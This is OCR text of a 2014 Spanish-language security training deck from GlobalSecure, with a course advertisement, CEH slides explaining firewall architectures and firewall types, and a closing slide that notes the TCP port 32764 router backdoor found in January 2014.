globalsecure®

CiberSecurity Training Center

Atacando y Apagando UNA RED COMPLETA

Acerca de mi

Manuel Moreno

CEO de GlobalSecure

Perito en Computación Forense Corte
De apelaciones de Santiago

Instructor EC-Council Internacional (CEI)
Certified Ethical Hacker (CEH 7 y 8)
Computer Hacking Forensic Investigator (CHFI)
EC-Council Certified Security Analyst (ECSA)
EC-Council Certified Secure Programmer (ECSP)
OSSTMM Professional Security Tester (OPST)
Professional Penetration Tester (PPT)
QualysGuard Certified Specialist (QCS)
G|SIA Security Instrusion Auditor

EC-Council
Accredited
Training Center

Lo que se viene...

G|SIA Security Intrusion Auditor

Lanzamiento **30 de Junio al 4 de Julio de 2014**

Curso Orientado a formar Auditores de Seguridad Informática
28 Horas
Sus módulos son:

- Proceso de Auditoria de Sistemas de información
- Enumeración y Descubrimiento
- Análisis de Trafico de Red Forense
- Auditoria de Firewalls y Equipos de Comunicación
- Auditoria de Base de Datos
- Auditoria de Contraseñas
- Auditoria de Active Directory
- Auditoria de Unix-Linux
- Auditoria de Seguridad Wireless
- Análisis de Vulnerabilidades

Lo que se viene...

G|SIA Security Intrusion Auditor

Lanzamiento **30 de Junio al 4 de Julio de 2014**


Certificación y examen consta de 75 preguntas en 2 horas
Se aprueba sobre el 75%
Modalidad: Online

Examen y Material en Español

Primer Curso y Certificación técnico en español para habla hispana e Iberoamérica.

Precio Especial para asistentes OWASP de **USD 1.000** para quienes indiquen este descuento al correo de inscripción
capacitacion@globalsecure.cl
Valor Normal USD 1.600

Equipos de Comunicación y Firewalls



Firewall Architecture


C|EH Certified Ethical Hacker

Bastion Host:

- Bastion host is a computer system designed and configured to protect **network resources** from attack
- Traffic entering or leaving the network passes through the firewall, it has two interfaces:
  - **public interface** directly connected to the Internet
  - **private interface** connected to the Intranet


Screened Subnet:

- The screened subnet or DMZ (additional zone) contains **hosts** that offer public services
- The DMZ zone **responds to public requests**, and has no hosts accessed by the private network
- Private zone can not be accessed by **Internet users**




Multi-homed Firewall:

- In this case, a firewall with three or more interfaces is present that allows for further subdividing the systems based on the **specific security objectives** of the organization



Types of Firewall




Packet Filtering Firewall

Packet filtering firewalls work at the **network level of the OSI model** (or the IP layer of TCP/IP), they are usually a part of a router

Depending on the **packet and the criteria**, the firewall can drop the packet and forward it, or send a message to the originator

In a packet filtering firewall, **each packet is compared** to a set of criteria before it is forwarded

Rules can include the source and the destination **IP address**, the source and the destination **port number**, and the **protocol** used




✔ = Traffic allowed based on source and destination **IP address, packet type, and port number**

✘ = Disallowed Traffic

Circuit-Level Gateway Firewall

C|EH Certified Ethical Hacker

- Circuit-level gateways work at the session layer of the OSI model or the TCP layer of TCP/IP
- Information passed to a remote computer through a circuit-level gateway appears to have originated from the gateway
- They monitor requests to create sessions, and determine if those sessions will be allowed
- Circuit proxy firewalls allow or prevent data streams, they do not filter individual packets




✓ = Traffic allowed based on session rules, such as when a session is initiated by a recognized computer

✗ = Disallowed Traffic

Application-Level Firewall

- Application-level gateways (proxies) can filter packets at the **application layer of the OSI model**
- Incoming and outgoing traffic is **restricted to services** supported by proxy; all other service requests are denied

- Application-level gateways configured as a web proxy **prohibit** FTP, gopher, telnet, or other traffic
- Application-level gateways examine traffic and filter on **application-specific commands** such as http:post and get




= Traffic allowed based on **specified applications** (such as a browser) or a **protocol**, such as FTP, or combinations

= Disallowed Traffic

Stateful Multilayer Inspection Firewall

- Stateful multilayer inspection firewalls **combine the aspects of the other three types** of firewalls
- They **filter packets at the network layer**, to determine whether session packets are legitimate, and they evaluate the contents of packets at the application layer



= Traffic is filtered at three layers based on a wide range of the **specified application, session, and packet filtering rules**

= Disallowed Traffic


Backdoor
¿Problem?
NATIONAL SECURITY AGENCY

Backdoor en puerto TCP 32764

Fuente: **bit.ly/1ielv4o**

Descubierto en ENERO de 2014 por *Eloi Vanderbeken*

Con Ingeniería Reversa al firmware identifico este puerto que permitia acceso a leer la configuración del router-Firewall…. E incluso enviar comandos al router SIN Autentificación! WTF?

